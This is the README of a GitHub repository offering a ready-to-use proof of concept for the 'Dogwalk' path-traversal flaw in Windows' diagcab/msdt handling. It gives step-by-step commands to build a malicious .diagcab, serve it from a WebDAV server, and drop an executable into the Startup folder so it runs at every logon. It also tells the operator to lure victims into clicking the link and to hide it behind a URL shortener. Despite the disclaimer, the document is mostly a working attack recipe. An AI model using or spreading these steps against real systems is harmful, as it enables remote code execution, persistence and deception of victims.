 ariary/dogwalk-rce-poc
🐾Dogwalk PoC (using diagcab file to obtain RCE on windows)

🚨 Disclaimer 🚨
The PoC allows an attacker to obtain Remote Code Injection on a Windows victim device.
The goal of this repo is to make a PoC even more usable than the <a href=https://github.com/irsl/microsoft-diagcab-rce-poc>initial repo.
DO NOT USE IT WITHOUT PRIOR AUTHORIZATION!
Regarding the damage caused and the simplicity of exploitation,I hope Microsoft will fix it
Update July 2022: Microsoft has not patched yet the vulnerability in msdt but Microsoft Defender is able to spot it
Core concept: path traversal vulnerability in Microsoft's Diagcab technology (msdt) that could lead to remote code execution.
You can find the full advisory in the blog post
The vulnerability has been reported for 2 years (by @irsl) and still has no fix!


The Proof-of-Concept sets up a webdav server hosting a malicious .diagcab file that will perform a path transversal to write a malicious executable in C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup. Writing an executable in this folder will execute it each time the user starts the windows machine, this is called Boot Logon Autostart Execution.
So, basically what we need is:
.diagcab file.diagcab file(💡 use Content-type: application/octet-stream response header to make the Browser automaticaly downloading the file when browsing the url)
If you are too lazy (or in a hurry) to proceed step-by-steps:
./hurry-dogwalk.sh [WEBDAV_URL]         # need docker
# Stop the server
./hurry-dogwalk.sh --clean
Otherwise ↓↓
.diagcab file.diagcfg are simple XML files that hold reference to one or more diagnostic packages and provide meta information about them.diagcab extension.Firt build custom.diagcfg:
./build-malicious-diagcfg.sh --url [WEBDAV_URL]
And build the hotfix895214.diagcab:
cabarc.exe n hotfix895214.diagcab custom.diagcfg
# run it on windows (or with wine). If you do not find carbarc.exe use http://jc.bellamy.free.fr/download/cabarc.exe or http://download.microsoft.com/download/platformsdk/cab/2.0/w98nt42kmexp/en-us/Cabsdk.exe
Finally, move it in the ./webdav/diagcab-webdav-poc/config directory
Put the executable you want to transfer on victim machine within ./webdav/malicious directory... (Here we use the classic calc.exe)
...And launch the server:
cd ./webdav/diagcab-webdav-poc/
perl diagcab-webdav-poc.pl
The malicious .diagcab is available at https://[WEBDAV_URL]/config/hotfix895214.diagcab. You now have to lure a victim to click on this link.
(💡you can use URL shortener to make it appears less suspicious)
🐾🐾